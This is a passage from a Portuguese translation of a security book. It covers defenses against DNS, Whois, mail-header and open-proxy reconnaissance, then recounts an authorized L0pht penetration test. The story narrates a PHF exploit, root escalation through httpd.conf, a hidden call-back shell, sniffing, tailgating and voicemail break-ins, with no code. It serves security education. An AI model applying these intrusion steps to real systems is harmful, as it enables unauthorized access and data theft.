Graças à minha experiência pessoal, sei como os promotores aumentam o preço suposto em casos de hacker. Uma estratégia é obter declarações de empresas que superestimam suas perdas na esperança de que o hacker seja declarado infrator em vez de ir a julgamento. O advogado de defesa e o promotor, então, chegam a um acordo quanto a uma soma menor, como a perda que será apresentada ao juiz; sob as diretrizes federais, quanto maior for a perda, mais longa será a sentença.

No caso de Adrian, o U. S. Attorney preferiu ignorar o fato de que as empresas tinham conhecimento de que eram vulneráveis a ataques — porque o próprio Adrian lhes contou isso. Todas as vezes, ele protegeu as empresas avisando-as sobre furos em seus sistemas e esperando até que os problemas fossem corrigidos antes que notícias sobre a invasão fossem divulgadas. Sem dúvida, ele tinha violado a lei, mas agiu eticamente (pelo menos em meu livro).

Medidas preventivas

A abordagem usada por atacantes, e também por Adrian, de realizar investigação Whois pode re-velar inúmeras informações valiosas, disponíveis nos quatro centros de informação de rede (NICs), que cobrem diferentes informações geográficas do mundo. A maior parte das informações, nesses bancos de dados, é pública, disponível a qualquer um que use um utilitário Whois entre em um site Web que ofereça o serviço e entre com um nome de domínio, como nytimes.com.

As informações fornecidas podem incluir o nome, o e-mail, o endereço e o número *de* tele-fone dos contatos técnico e administrativo para o domínio. Essa informação poderia ser usada para ataques de engenharia social, como discutiremos no Capítulo 10. Além disso, pode dar uma pista sobre o padrão para endereços de e-mail e nomes login usados pela empresa. Por exemplo, se um endereço de e-mail aparecesse como, digamos, hilda@nytimes.com, isso poderia sugerir a possibilidade de que não só *esse* funcionário, mas talvez inúmeros integrantes da equipe do *Times* poderiam estar usando só o primeiro nome para endereço de e-mail e possivelmente também para acessar.

Como foi explicado na história do ataque de Adrian ao *New York Ttmes,* ele também recebeu informações valiosas sobre os endereços de IP e netblocks atribuídos à empresa jornalística, os quais foram fundamentais para o sucesso de seu ataque.

Para limitar o vazamento de informações, uma medida sensata para qualquer empresa seria listar números de telefone somente para a mesa de telefonia, em vez de indivíduos específicos. As telefonistas passariam por treinamento intensivo para reconhecer rapidamente quando alguém tentasse obter informações delas. Além disso, o endereço de correio listado deveria ser o endereço publicado da sede corporativa, e não o de instalações particulares.

Melhor ainda: as empresas teriam permissão para manter em segredo informações de contato de nome de domínio — elas não precisariam mais ser listadas como informações disponíveis a qualquer um que as requisitasse. Se solicitada, a listagem da empresa poderia ser 'obscurecida', o que tornaria essa abordagem mais difícil para os atacantes.

Outra dica valiosa foi mencionada na história: instalar um DNS split-horizon. Isso implica estabelecer um servidor DNS interno para resolver nomes de hosts na rede interna enquanto se instala outro servidor DNS externo com os registros para hosts que são usados pelo público.

Em outro método de reconhecimento, um hacker vai investigar os DNSs de peso para saber qual é o ripo e a plataforma do sistema operacional de computadores corporativos e buscar informações
para mapear todo o domínio do alvo. Essas informações são muito úteis ao coordenar mais um ataque.
O banco de dados DNS pode incluir registros Host Information (Hinfo) que vazem essa informação. Os administradores de rede deveriam evitar deixar registros Hinfo em qualquer servidor DNS de acesso ao público em geral.

Outro truque de hacker faz uso de uma operação chamada *transferência de zona.* (Embora não tenha obtido sucesso, Adrian diz que tentou esse método em seus ataques tanto ao *New York Times* quanto à Excite@Home.) Para proteção de dados, um servidor DNS primário geralmente é configurado para permitir que outros servidores com autoridade copiem registros DNS para um domínio particular. Se o servidor primário não tiver sido configurado adequadamente, um atacante poderá iniciar uma transferência de zona a qualquer computador que determinar e desse modo obter prontamente informações detalhadas sobre todos os hosts nomeados e seus endereços IP associados do domínio.

O procedimento para se proteger contra esse ripo de ataque implica permitir transferências de zona apenas entre sistemas confiáveis, conforme o necessário, para operações comerciais. Para ser mais específico, o servidor primário DNS deveria ser configurado de modo a permitir transferências somente a seu servidor DNS secundário confiável.

Além disso, uma regra-padrão de firewall deveria ser usada para bloquear acesso a TCP porta 53 em qualquer servidor de nome da empresa. E outra regra de firewall pode ser definida para permitir a serve-dores de nomes secundários confiáveis conectar-se à TCP porta 53 e iniciar transferências de zona.

As empresas deveriam dificultar a um atacante o uso da técnica reverse lookup no sistema de domínio do DNS. Embora seja conveniente usar nomes de host que deixem claro para que finalidade o host está sendo usado — nomes como database.CompanyX.com —, *é* óbvio que isso também facilita a um invasor identificar sistemas que seriam um bom alvo.

Outras técnicas de reunir informações sobre reverse lookup do DNS incluem dicionário e ataques violentos. Por exemplo, se o domínio-alvo for kevinmitnick.com, um ataque com base no

dicionário mostrará o prefixo de toda palavra no dicionário com nome de domínio na Forma de *dictionaryword.kevinmitnick.com* para identificar outros hosts dentro daquele domínio. Um ataque reverso DNS violento é muito mais complexo, e nele o prefixo e uma série de caracteres alfanuméricos que adiciona um caractere por vez para passar pelas possibilidades. Para bloquear esse método, o servidor DNS da corporação pode ser configurado de modo a eliminar a publicação de registros DNS de quaisquer nomes de host internos. E, além de um servidor interno, um servidor DNS externo pode ser usado, de modo que hostnames internos não vazem para qualquer rede não-confiável. Além disso, o uso de servidores de nomes separados, internos e externos, também ajuda na questão mencionada anteriormente a respeito dos nomes de host: um servidor DNS interno, protegido de ser visto de fora do firewall, pode usar nomes de host, identificando-os como *bancos de dados, pesquisa* e *backup* com pouco risco.

Adrian conseguiu obter informações valiosas sobre a rede do *New York Times* examinando o cabeçalho de um e-mail recebido do jornal, o que revelou um endereço IP interno. Os hackers mandam intencionalmente e-mails que serão devolvidos para obter esse tipo de informação ou vasculham newsgroups públicos procurando mensagens de e-mail que sejam igualmente reveladoras. A informação do cabeçalho pode pôr a descoberto muita coisa, inclusive convenções de nomes usadas internamente, endereços IP internos e o caminho que uma mensagem de e-mail fez. Para se protegerem contra isso, as empresas deveriam configurar seu servidor SMTP (Simple Mail Transfer Protocol) para filtrar qualquer endereço IP interno ou informações de host de mensagens que sejam enviadas, evitando que os identificadores internos sejam expostos ao público.

A arma básica de Adrian foi *seu* dom intelectual de encontrar servidores proxy mal configurados. Lembre-se de que a função de um servidor proxy é permitir que os usuários no lado confiável da rede de computador acessem recursos da Internet no lado não-confiável. O usuário do lado de dentro faz uma solicitação para determinada página Web; a solicitação é encaminhada ao servidor proxy, que a envia em nome do usuário e devolve a resposta para ele.

Para impedir que os hackers obtenham informações do modo como Adrian age, os servidores proxy deveriam ser configurados para atender somente a interface interna. Ou, em vez disso, podem ser configurados para atender somente uma lista autorizada de endereços IP externos confiáveis. Assim, nenhum usuário externo não autorizado pode se conectar. Um erro comum é estabelecer servidores proxy que atendam a todas as interfaces da rede, inclusive a interface externa conectada à Internet. Em vez disso, o servidor proxy deveria ser configurado de modo a dar permissão somente a um conjunto especial de endereços de IP que foram deixados de lado pela Internet Assigned Numbers Authority (Iana) para redes privadas. Há três blocos de endereços IP privados:

10.0.0.0 até 10.255.255.255
172.16.0.0 até 172.31.255.255
192.168.0.0 até 192.168.255.255

Também é uma boa idéia usar a restrição a portas para serviços específicos que o servidor proxy terá, como limitar qualquer conexão para fora ao HTTP (acesso à Web) ou ao HTTPS (acesso seguro à Web). Para maior controle, alguns servidores proxy que usam SSL (Secure Sockets Layer) podem ser configurados para examinar os estágios iniciais do que está sendo enviado, para certificar-

se de que um protocolo não autorizado não esteja sendo enviado por uma porta autorizada. Essas medidas evitarão que o atacante use o servidor proxy para se conectar a serviços não autorizados.

Depois de instalar e configurar um servidor proxy, ele deve ser testado quanto a vulnerabilidades. Você nunca sabe se ele *é* vulnerável até testar falhas na segurança. Um verificador gratuito de proxy pode ser transferido por download da Internet.(5)

Outra coisa: um usuário que esteja instalando um pacote de software pode, em algumas circunstâncias, sem saber, estar instalando software de servidor proxy. Práticas corporativas de segurança deveriam fornecer procedimentos para verificação rotineira de computadores para servidores proxy não autorizados que possam ter sido instalados inadvertidamente. Você pode usar a ferramenta favorita de Adrian, Proxy Hunter, para testar sua própria rede. Lembre-se de que um servidor proxy mal configurado pode ser o melhor amigo de um hacker.

Muitos ataques de hackers podem ser bloqueados simplesmente se as melhores práticas de segurança forem adotadas e se os devidos cuidados forem tomados. Mas os perigos de usar acidental* mente um proxy aberto são, de modo geral, ignorados e representam uma importante vulnerabilidade em um grande número de organizações. Dito o suficiente?

O resultado

Em qualquer área, as pessoas que pensam de modo original, que vão fundo em suas reflexões e vêem o mundo (ou pelo menos partes dele) de um modo mais claro que aquelas que estão ao redor delas são pessoas que vale a pena incentivar.

E, para aqueles como Adrian Lamo, as pessoas valorizam a caminhada por um caminho construtivo. Adrian têm a capacidade de fazer contribuições significativas. Eu acompanharei o progresso dele fascinado.

Notas

1. Veja o press release do governo dos Estados Unidos em www.usdoj.gov/criminal/cybercrime/lamoCharge.htm.
2. Ver www.usdoj.gov/criminal/cybercrime/IamoCharge.htrn.
3. Para mais informações, ver www.crime-research.org/library/Kevin2.htm.
4. Ver http://www.infoworld.com/article/04/07/16/HNIamohome_l.html.
5. Para mais informações sobre o assunto, ver www.corpit.ru/mjt/proxycheck.html.

A sabedoria e a loucura dos pen tests

O ditado de que os sistemas de segurança têm de vencer sempre e o atacante só tem de vencer uma vez é verdadeiro.

Dustin Dykes

Pense numa autoridade de um presídio que contrata um especialista para estudar os procedimentos de segurança de sua instituição, preocupada com qualquer falha que possa permitir a fuga de um detento. Uma empresa segue essa mesma linha de pensamento quando contrata uma empresa de segurança para testar a inviolabilidade de seu site Web e de sua rede de computadores, observando se os atacantes* contratados são capazes de descobrir uma maneira de acessar dados confidenciais, entrar em áreas de acesso restrito ao escritório ou encontrar falhas na segurança que poderiam pôr a empresa em risco.

Para pessoas da área de segurança, *esses* são os chamados *testes de penetração* — ou, no jargão, 'pen tests'. Os funcionários das empresas de segurança que conduzem esses testes freqüentemente são ex-hackers (surpresa!). Na verdade, os fundadores dessas empresas são pessoas que têm extensa experiência como hackers e preferem que seus clientes nunca saibam disso. Faz sentido esses profissionais virem da comunidade de hackers, já que um hacker típico aprende através de endereços de portas comuns, mas não tão comuns, que as empresas deixam inadvertidamente abertas, dando acesso a seus santuários internos. Muitos desses ex-hackers sabem, desde a adolescência, que 'segurança' *é,* na maioria dos casos, uma denominação atribuída incorretamente, e isso *é sério.*

Qualquer empresa que solicite um pen test e nutra a expectativa de que os resultados confirmem que sua segurança está intacta e impecável provavelmente vai se decepcionar. *Os* profissionais que conduzem avaliações de segurança freqüentemente encontram os mesmos velhos erros — as empresas

simplesmente não estão tomando providências suficientes para proteger suas informações e seus sistemas de computação.

As organizações e agências governamentais realizam essas avaliações com a finalidade de identificar o grau de segurança a qualquer momento. Além disso, elas poderiam medir seu progresso depois de corrigir qualquer vulnerabilidade identificada. Naturalmente, um pen test é análogo a um eletrocardiograma. No dia seguinte à sua aplicação, um hacker pode invadir usando um ataque 'dia-zero' (zero-day)', embora a empresa ou agência tenha passado pela avaliação de segurança de modo brilhante.

Então* pedir um pen test na expectativa de que ele confirme que a organização está fazendo um trabalho excepcional para proteger suas informações confidenciais é loucura. Talvez os resultados provem exatamente o contrário, como demonstrado nas histórias a seguir — uma sobre uma empresa de consultoria e outra sobre uma empresa de biotecnologia.

Um inverno gelado

Não faz muito tempo, vários gerentes e executivos de uma grande empresa de consultoria de TI de New England reuniram-se na sala de conferência para uma reunião com dois consultores. Posso imaginar que o pessoal da empresa de tecnologia deve ter sentido curiosidade sobre um dos consultores, Pieter Zatko, um ex-hacker muito conhecido como 'Mudge'.

No início da década de 1990, Mudge e um amigo juntaram-se a um grupo de colegas que pensavam do mesmo modo para trabalhar num local desconfortável — um depósito em Boston; o grupo se tornaria uma equipe bastante respeitada na área de segurança de computadores, chamada 10pht ou 10pht Heavy Industries. A medida que a iniciativa se tornou bem-sucedida e sua reputação se espalhou, Mudge foi convidado a divulgar seu conhecimento. Ele deu palestras em lugares como a escola de estratégia do Exército dos Estados Unidos, em Monterey, sobre 'guerra de informação' - como entrar em computadores de um inimigo e destruir serviços sem ser detectado — e também sobre técnicas de destruição de dados e outros temas.

Uma das ferramentas mais conhecidas entre hackers de computador (e às vezes entre o pessoal da segurança também) é o pacote de software chamado 10phtCrack. A mágica que esse programa realiza é apreciada por seus usuários, e suspeito que seja totalmente odiada pela maioria das outras pessoas. O grupo 10pht atraiu a atenção da mídia porque escreveu uma ferramenta (chamada 10phtCrack) que violava rapidamente hashes de senha. Mudge foi co-autor do 10phtCrack e co-fundador do site on-line que tornou o programa disponível a hackers e a qualquer interessado — primeiramente gratuito e, mais tarde, uma operação para ganhar dinheiro.

Reunião inicial

O chamado que a 10pht tinha recebido da empresa de consultoria (que chamaremos 'Newton') veio depois que ela decidiu expandir os serviços que oferecia a seus clientes, acrescentando a condução de pen tests. Em vez de contratar novos funcionários e montar um departamento, eles estavam

* Explorar vulnerabilidades quase simultaneamente após a sua descoberta (N. da R. T.).

sondando uma organização que já existia e que pudessem comprar e levar para casa- No início da reunião, um funcionário da empresa pôs a idéia às claras: "Queremos comprar vocês e torná-los parte de nossa empresa". Mudge se lembra da reação:

> **Ficamos meio em dúvida e dissemos algo como: "Bem, ah, hum, vocês nem nos conhecem muito bem". Sabíamos que eles estavam realmente interessados, em grande parte devido ao alarde feito pela mídia do que o 10phtCrack estava causando.**

Em parte para ganhar tempo enquanto se acostumava com a idéia de vender a empresa, em parte porque não queria se apressar em fazer negociações, Mudge usou uma tática para adiar a decisão,

> **Eu disse: "Vejam, vocês não sabem realmente o que estão comprando. Que tal fazermos o seguinte: por 15 mil dólares fazemos um pen test completo em sua organização?" Na época, a 10pht nem era uma empresa que aplicava pen test, Mas eu disse a eles: "Vocês não conhecem nossas habilidades, estão se deixando levar pela publicidade. Vocês nos pagam 15 mil dólares, Se não gostarem do resultado, então não precisam nos comprar, e ainda assim esse terá sido um bom negócio, porque vocês terão um bom relatório de pen test e nos teremos 15 mil dólares no banco. E, é claro, se você gostarem e ficarem impressionados com ele — e esperamos que fiquem —, então nos comprarão".**
> **Eles responderam: "Sem dúvida, é uma excelente idéia". E eu**
> **pensei: "Que idiotas!".**

Para Mudge, eles eram "idiotas" porque iam autorizar a equipe 10pht a entrar em seus arquivos e correspondências, ao mesmo tempo que estavam negociando um acordo de compra de sua empresa. Ele esperava conseguir dar uma boa espiada debaixo do nariz deles.

Regras básicas

Os consultores de segurança que fazem pen tests às vezes têm algo em comum com os tiras que compram drogas para descobrir traficantes. Se algum tira uniformizado do distrito flagra uma transação e saca a arma, o cara da divisão de narcóticos mostra suas credenciais de policial. Sem preocupação de ir para a prisão. O consultor de segurança contratado para testar as defesas de uma empresa quer ter a mesma proteção. Em vez de um crachá, cada membro da equipe de pen test recebe uma carta assinada por um executivo da empresa declarando, de foto: "Este sujeito foi contratado para desenvolver um projeto para nos, e se vocês o pegarem fazendo algo que pareça impróprio, não se preocupem. Nada de pressão. Deixem-no fazer seu trabalho e enviem-me uma mensagem com os detalhes".

Na comunidade de segurança, essa carta *é* conhecida por todos como o "cartão de 'passe livre' do presídio". Aqueles que fazem pen tests costumam levar sempre consigo uma cópia dessa carta quando estão na empresa-cliente ou próximos dela, para o caso de serem parados por um segurança que decida flexionar alguns músculos e impressionar figurões com seus instintos de detetive ou para

o caso de serem questionados por um funcionário consciente de que há alguma coisa suspeita e têm coragem suficiente para confrontar aquele que está realizando o pen test.

Outra medida-padrão estabelecida antes de se iniciar um teste é ouvir as regras básicas especificadas pelo cliente — que partes da operação ele quer que sejam incluídas no teste e que partes devem ficar de fora. Esse é apenas um ataque técnico para verificar se os analistas conseguem obter informações confidenciais encontrando sistemas sem proteção ou passando pelo firewall? E apenas uma avaliação do site Web disponível ao público, da rede interna de computadores ou do trabalho todo? Os ataques de engenharia social serão incluídos — tentar persuadir funcionários a dar informações não autorizadas? E os ataques ao mundo real, em que os analistas do teste tentam se infiltrar no edifício, driblando a força policial ou passando 'de fininho' pela entrada exclusiva de funcionários? E o que dizer de 'virar latas' para tentar obter informações — revirar o lixo da empresa para encontrar papéis jogados fora com senhas ou outros dados de valor? Tudo isso precisa ser esclarecido com antecedência.

Freqüentemente, a empresa quer somente um teste restrito. Um membro do grupo 10pht, Carlos, acha que isso é irreal e ressalta que "os hackers não trabalham desse jeito". Ele é a favor de uma abordagem mais agressiva, na qual "se coloca a mão na massa" e não há restrições. Esse tipo de teste não só é mais revelador e valioso para o cliente, como também mais agradável para quem o realiza. Para Carlos, é "muito mais divertido e interessante". Dessa vez, ele conseguiu o que desejava: a Newton concordou com um ataque sem restrições.

A segurança baseia-se fundamentalmente na confiança. A empresa contratante deve confiar na empresa encarregada de desempenhar a avaliação de segurança. Além disso, a maior parte das empresas e agências do governo exige um acordo de sigilo (NDA) para proteger legalmente informações de sua propriedade de revelações não autorizadas.

É comum aqueles que fazem pen tests assinarem um NDA, uma vez que podem chegar a informações confidenciais. (É claro que o NDA parece quase supérfluo: uma empresa que tenha feito uso de qualquer informação de cliente provavelmente nunca conseguirá outros clientes. A discrição *é* um pré-requisito essencial.) Freqüentemente, os realizadores de pen tests também precisam assinar uma declaração adicional dizendo que a empresa fará o melhor para não causar impacto nas operações diárias de negócios da empresa—cliente.

O grupo da 10pht que faria o teste da Newton seria formado por sete indivíduos, que trabalha-riam isoladamente ou em duplas, e cada pessoa ou equipe seria responsável por focalizar um aspecto diferente das operações da empresa.

Ataque!

Com seus cartões de garantia de 'passe livre' da prisão, os membros da equipe 10pht poderiam ser tão ofensivos quanto quisessem, até mesmo 'barulhentos' — o que significa realizar atividades que poderiam chamar a atenção para si mesmos, uma coisa que uma pessoa que faz pen test geralmente evita. Mas eles ainda esperavam manter-se invisíveis, "É mais legal conseguir roda essa informação e então no final descobrir que não foi detectado. Você está sempre tentando isso", diz Carlos.

O servidor Web da Newton estava executando o software servidor popular chamado Apache. A primeira vulnerabilidade que Mudge detectou foi que o Checkpoint Firewall-1 da emprcesa-alvo tinha

uma configuração-padrão oculta (regra) para permitir a entrada de pacotes com uma fonte UDP (User Data Protocol) ou uma porta de 53 TCP (Transmission Control Protocol) para quase todas as portas alias acima de 1023. A primeira coisa em que pensou foi tentar desmontar os sistemas de arquivo ex-portados deles usando o NFS (Network File System — Sistema de Arquivos de Rede), mas percebeu logo que o firewall tinha uma ordem para bloquear o acesso ao NFS automático (porta 2049).

Embora os serviços comuns de sistema fossem bloqueados, Mudge sabia de um recurso não documentado do sistema operacional Solaris que ligava o rpcbind (o mapeador de porta) a uma porta acima de 32770. O mapeador de porta atribui números de porta dinâmica para certos programas. Desse modo, ele conseguiu encontrar a porta dinâmica que foi atribuída ao serviço mount automático (mountd). Dependendo do formato da solicitação, diz Mudge, "o mount automático também capta solicitações do Network File System porque usa o mesmo código. Peguei o mount automático do mapeador de porta, fui ao mount automático e fiz minha solicitação NFS". Usando um programa chamado nfsshell, ele conseguiu montar remotamente o sistema de arquivo do sistema-alvo. Mudge conta: "Rapidamente conseguimos os números dial-up da lista. Fizemos o download de todos os seus sistemas de arquivos exportados. Tínhamos controle total do sistema".

Mudge também descobriu que o servidor-alvo era vulnerável à brecha no PHF ubíque (ver Capítulo 2). Ele conseguiu enganar o script PHF CGI para que este executasse comandos arbitrários passando a série Unicode para um caractere newline seguido pelo comando shell para executar. Ao examinar o sistema usando PHF, ele percebeu que o processo do servidor Apache estava funcionando sob a conta 'nobody'. Mudge ficou satisfeito ao ver que os administradores de sistemas tinham 'trancado a caixa — ou seja, garantido a segurança do sistema de computador —, que é exatamente o que deveria ser feito caso o servidor fosse conectado a uma rede não-confiável como a Internet. Ele buscou arquivos e diretórios, esperando encontrar um que pudesse ser reescrito. Ao fazer outro exame, notou que o arquivo de configuração Apache (httpd.conf) também era da conta 'nobody'. Esse erro significava que ele poderia reescrever o conteúdo do arquivo httpd.conf.

A estratégia de Mudge foi mudar O arquivo de configuração Apache de modo que, da próxima vez que fosse reinicializado, o servidor funcionasse com os privilégios da conta root. Mas ele precisava achar um modo de editar a configuração para que pudesse mudar o usuário Apache que iria executar.

Trabalhando com um homem cujo codinome *é* Hobbit, os dois imaginaram um modo de usar o programa netcat, junto com alguns truques shell, para obter algo que seria mais próximo de um shell interativo. Uma vez que o administrador de sistema aparentemente tinha mudado a propriedade dos arquivos no diretório 'conf' para 'nobody', Mudge conseguiu usar o comando 'sed' para editar httpd.conf, de modo que, da próxima vez que o Apache fosse inicializado, ele seria executado como root, (Essa vulnerabilidade na versão corrente do Apache foi corrigida a partir de então.)

Uma vez que as mudanças dele não teriam efeito até que o próximo Apache fosse reinicializado, ele teve de sentar e esperar. Depois que o servidor foi reiniciado, Mudge conseguiu executar comandos como o root por meio da mesma vulnerabilidade PHF. Enquanto aqueles comandos tinham sido executados previamente sob o contexto da conta 'nobody', agora o Apache estava sendo executado como root. Com a capacidade de executar comandos como root, foi fácil ganhar pleno controle do sistema.

Enquanto isso, os ataques 10pht estavam progredindo em outras frentes. Mudge têm um termo mais formal para o que a maioria de nos, em hacking e segurança, chama de virar latas: *análise física.*

> **Enviamos pessoas para fazer análise física. Acho que um funcionário [da empresa cliente] tinha sido demitido há pouco tempo, e em vez de simplesmente se desfazerem de seus papéis, eles se desfizeram da mesa toda. [Nossos caras descobriram] A mesa e todo o lixo. As gavetas estavam cheias de passagens aéreas antigas, manuais e os mais diversos tipos de documentos internos.**
> **Eu queria mostrar [ao cliente] que boas práticas de segurança não se restringem apenas à segurança de computadores.**
> **Isso foi muito mais fácil do que revirar todo o lixo, porque eles tinham um compactor.**
> **Mas não podiam passar a mesa pelo compactor.**
> **Ainda tenho a mesa guardada em algum lugar.**

A equipe de ataque físico também entrou nas instalações da empresa usando um método simples e, nas condições certas, infalível, conhecido como *tailgating* (pegar a rabeira). Isso implica seguir de perto um funcionário enquanto ele passa por uma porta de segurança e funciona especialmente bem quando alguém sai do refeitório de uma empresa ou de outra área mais utilizada pelos funcionários para ir a uma área segura. A maioria dos funcionários, particularmente aqueles que ocupam funções mais simples, hesita em confrontar um estranho que entra no edifício logo atrás deles, temendo que possa ser alguém do escalão superior da empresa.

Outra equipe 10pht estava conduzindo ataques aos sistemas de voicemail e telefonia da empresa. O ponto de partida é descobrir o fabricante e o tipo de sistema que o cliente está usando e depois preparar um computador para *war dialing*— ou seja, tentar uma extensão após outra para localizar funcionários que nunca tiveram senhas próprias ou usaram senhas fáceis de adivinhar. Uma vez encontrado um telefone vulnerável, os atacantes podem, então, ouvir qualquer mensagem gravada de voicemail. (Os hackers de telefonia — 'phreakers' — têm usado o mesmo método para incluir chamadas externas na conta da empresa.)

Enquanto fazia o war dial, a equipe de telefonia 10pht também estava identificando as extensões de telefone da empresa respondidas por um modem dial-up. Essas conexões dial-up às vezes não têm proteção, contando com a abordagem da 'segurança pela obscuridade', e estão freqüentemente 'no lado confiável' do firewall.

Blackout

Os dias estavam passando, as equipes estavam gravando informações valiosas, mas Mudge ainda não tinha tido uma idéia brilhante sobre como reinicializar o sistema Apache para que pudesse obter acesso à rede. Então, ocorreu um incidente que, para a equipe, foi um benefício:

> Eu estava ouvindo as noticias quando informaram sobre um blackout na cidade onde a empresa estava localizada.
> Aquilo foi realmente trágico, porque um trabalhador da empresa de serviços públicos tinha morrido em uma explosão numa rede de eletricidade do outro lado da cidade, e toda a cidade ficou sem energia.

Eu pensei: "Se levar tempo suficiente para voltar a energia, então o sistema de backup do servidor muito provavelmente será desligado".

Aquilo significava que o servidor iria desligar. Quando a energia voltasse, o sistema faria uma reinicialização.

Sentei lá, verificando o servidor Web constantemente, e então, em algum momento, o sistema caiu. Eles tiveram de reinicializar, Aquilo aconteceu na hora certa para nos. Quando o sistema voltou, lá estava o Apache sendo executado como root, conforme planejamos.

A equipe 10pht naquele momento conseguiu comprometer completamente a máquina, a qual se tornou "nosso ponto de apoio interno para escanearmos um ataque a partir dali". Para Carlos, isso era uma festa.

A equipe desenvolveu uma parte do código que faria com que se tornasse improvável que eles fossem impedidos de entrar no sistema. Firewalls corporativos geralmente não são configurados para bloquear o tráfego de *saída,* e o programa 'peso leve' de Mudge, instalado no servidor da Newton, fazia conexão de minuto em minuto de volta a um computador sob o controle da equipe, Essa conexão fornecia uma interface de linha de comando, como o 'shell de linha de comando'. familiar aos usuários do Unix, Linux e do velho sistema operacional DOS. Em outras palavras, a máquina da Newton estava permitindo regularmente à equipe de Mudge a oportunidade de entrar com comandos que contornavam o firewall da empresa.

Para evitar ser detectado, Mudge tinha dado nome a seu script de modo a misturar-se à linguagem básica do sistema. Qualquer um que identificasse o arquivo imaginaria que ele fazia parte do ambiente normal de trabalho.

Carlos começou a procurar os bancos de dados Oracle na esperança de encontrar dados da folha de pagamento dos funcionários. "Se você pode mostrar ao diretor financeiro o salário dele e quanto recebeu de bônus, isso geralmente dá a entender que você conseguiu tudo." Mudge instalou um *sniffer* (farejador*) em todo e-mail que entrava e saía da empresa. Sempre que um funcionário da Newton fosse ao firewall para o trabalho de manutenção, a 10pht saberia disso. Eles ficaram espantados ao ver que um texto simples era utilizado para entrar no firewall,

Em pouco tempo, o 10pht tinha penetrado na rede toda e tinha os dados para provar isso. Diz Mudge: "Você sabe, *é* por isso que eu penso que muitas empresas não gostam de ter pen tests dentro de suas redes. Elas sabem que isso é ruim".

Revelações de voicemail

A equipe de telefonia descobriu que alguns dos executivos que estavam conduzindo as negociações para adquirir o 10pht tinham senhas-padrão em suas caixas de voicemail. Mudge e seus colegas de equipe ouviram mensagens — algumas delas engraçadas.

* Programa que têm a capacidade de capturar todo o tráfego de rede que passa por ele (N. da R. T.).

Um dos itens que eles tinham solicitado como condição de venda da 10pht para a empresa era uma unidade móvel de operações — uma van que eles pudessem equipar com aparelhos sem fio e usar durante outros pen tests para captar comunicações sem fio não-criptografadas. Para um dos executivos, a idéia de comprar uma van para a equipe 10pht parecia um absurdo tão grande que ele começou a chamá-la de motor home. O voicemail dele estava cheio de comentários bastante críticos sobre a equipe, de modo geral, Mudge se divertiu e ficou chocado ao mesmo tempo-

Relatório final

Quando o período de teste terminou, Mudge e a equipe escreveram seu relatório e prepararam-se para entregá-lo numa reunião que contaria com a presença de todos os executivos da Newton. O pessoal da empresa não tinha idéia do que esperar; a equipe da 10pht sabia que seria uma reunião incendiária.

Então, entregamos a eles o relatório, de uma maneira bem aberta. E eles ficaram constrangidos. O maravilhoso administrador de sistemas, um cara realmente legal. pôde ser visto com os sniffers tentando entrar num dos roteadores, tentando uma senha e fracassar, tentando outra e fracassar, outra e fracassar de novo.

Essas eram as senhas do administrador para todos os diferentes sistemas internos, as quais foram conseguidas pelo pessoal que efetuou os pen tests imediatamente, naquele intervalo de poucos minutos. Mudge se lembra de como aquilo foi tranqüilo *e* fácil.

A parte mais interessante foi ouvir um dos voicemails no qual eles estavam falando do interesse de nos comprar- Eles nos diziam: "Sim, queremos vocês todos, caras*. Mas nos voicemails trocados entre eles falavam: "Bem, queremos Mudge, mas não queremos aqueles outros; vamos demiti-los assim que eles entrarem".

Na reunião, a equipe da 10pht mostrou algumas das mensagens captadas de voicemail enquanto os executivos permaneciam sentados, ouvindo suas próprias palavras, constrangidos. Mas o melhor ainda estava por vir. Mudge tinha programado uma sessão final de negociações sobre a compra que deveria ocorrer junto com a reunião de entrega do relatório. Ele falou dos detalhes daquele encontro com euforia.

Então eles vem e dizem: "Estamos dispostos a lhe dar isso, é o máximo que podemos oferecer, e faremos todas essas coisas". Mas sabemos exatamente que parte do que estão dizendo é verdade e que parte não é.
Eles começam com essa oferta baixa, E arriscam-se a perguntar: "0 que vocês acham?". E rebatemos: "Bem, não achamos que podemos fazer por menos de...", e mencionamos o montante que sabíamos que era a cifra mais alta deles.

E dizendo algo como: "Ah, bem, teremos de conversar sobre isso, vocês nos dão alguns minutos? Podem sair da sala por um momento?".
Não fosse por esse tipo de coisa, teríamos pensado muito seriamente no assunto. Mas eles estavam tentando ganhar tempo.

Na reunião de apresentação do relatório, na sessão final entre os representantes das duas empresas, Mudge lembra que "só queríamos nos certificar de que poderíamos convencê-los de que não havia sequer uma máquina na rede à qual não pudéssemos ter pleno acesso". Carlos lembra que vários executivos "ficaram vermelhos" enquanto ouviam.

No final, a equipe 10pht foi embora, Eles ficaram com os 15 mil dólares, mas não venderam a empresa daquela vez.

Um jogo alarmante

Para Dustin Dykes, consultor de segurança, hacking por lucro é "empolgante. Entendo os viciados em adrenalina, é uma euforia total". Então, quando ele chegou à sala de conferência de uma empresa farmacêutica, que chamaremos de 'Biotech', para discutir a realização de um pen test para eles, estava de bom humor e ávido por enfrentar o desafio.

Como principal consultor da prática de serviços de segurança de sua empresa, a Callisma, Inc. (agora parte da SBC), Dustin convocou sua equipe para participar da reunião, com todos vestidos de terno. Ele foi pego de surpresa quando o pessoal da Biotech apareceu de jeans, camisa pólo e short, o que parecia muito estranho, levando-se em conta que, na época, Boston estava passando por um dos invernos mais rigorosos da história.

Apesar de ter formação em administração de computadores, em especial operações de rede, Dustin sempre se considerou uma pessoa da segurança, uma postura que provavelmente desenvolveu enquanto fazia uma visita à Força Aérea, onde, diz ele: "Cultivei minha paranóia latente: a mentalidade de segurança de que todos estão atrás de você",

Seu envolvimento com computadores na sétima série foi por influência de sua madrasta. Naquela época, ela trabalhava como administradora de sistemas para uma empresa. Dustin ficou fascinado por aquela linguagem estranha que ela usava quando conversava sobre negócios ao telefone. Quando ele tinha 13 anos, "uma noite ela trouxe para casa um computador que eu levei para meu quarto e programei para criar personagens Dungeons and Dragons e jogar os dados para mim". Mergulhado em livros sobre Basic e pegando tudo o que podia obter de amigos, Dustin desenvolveu suas habilidades. Aprendeu sozinho como usar um modem para discar para o local de trabalho de sua madrasta para jogar games de aventura. No início ele só queria passar mais tempo no computador, mas, quando cresceu, percebeu que, com seu espírito livre, não se daria bem em frente de um terminal a vida toda. Como consultor de segurança, ele podia combinar seus talentos com sua necessidade de liberdade. Essa foi, sem dúvida, "uma solução inteligente".

A decisão de fazer carreira na área de segurança foi boa. "Fico empolgado por estar nessa profissão", diz ele. "É um jogo de xadrez. Para cada movimento há um contramovimento. E cada movimento muda toda a dinâmica do jogo."

Regras de engajamento

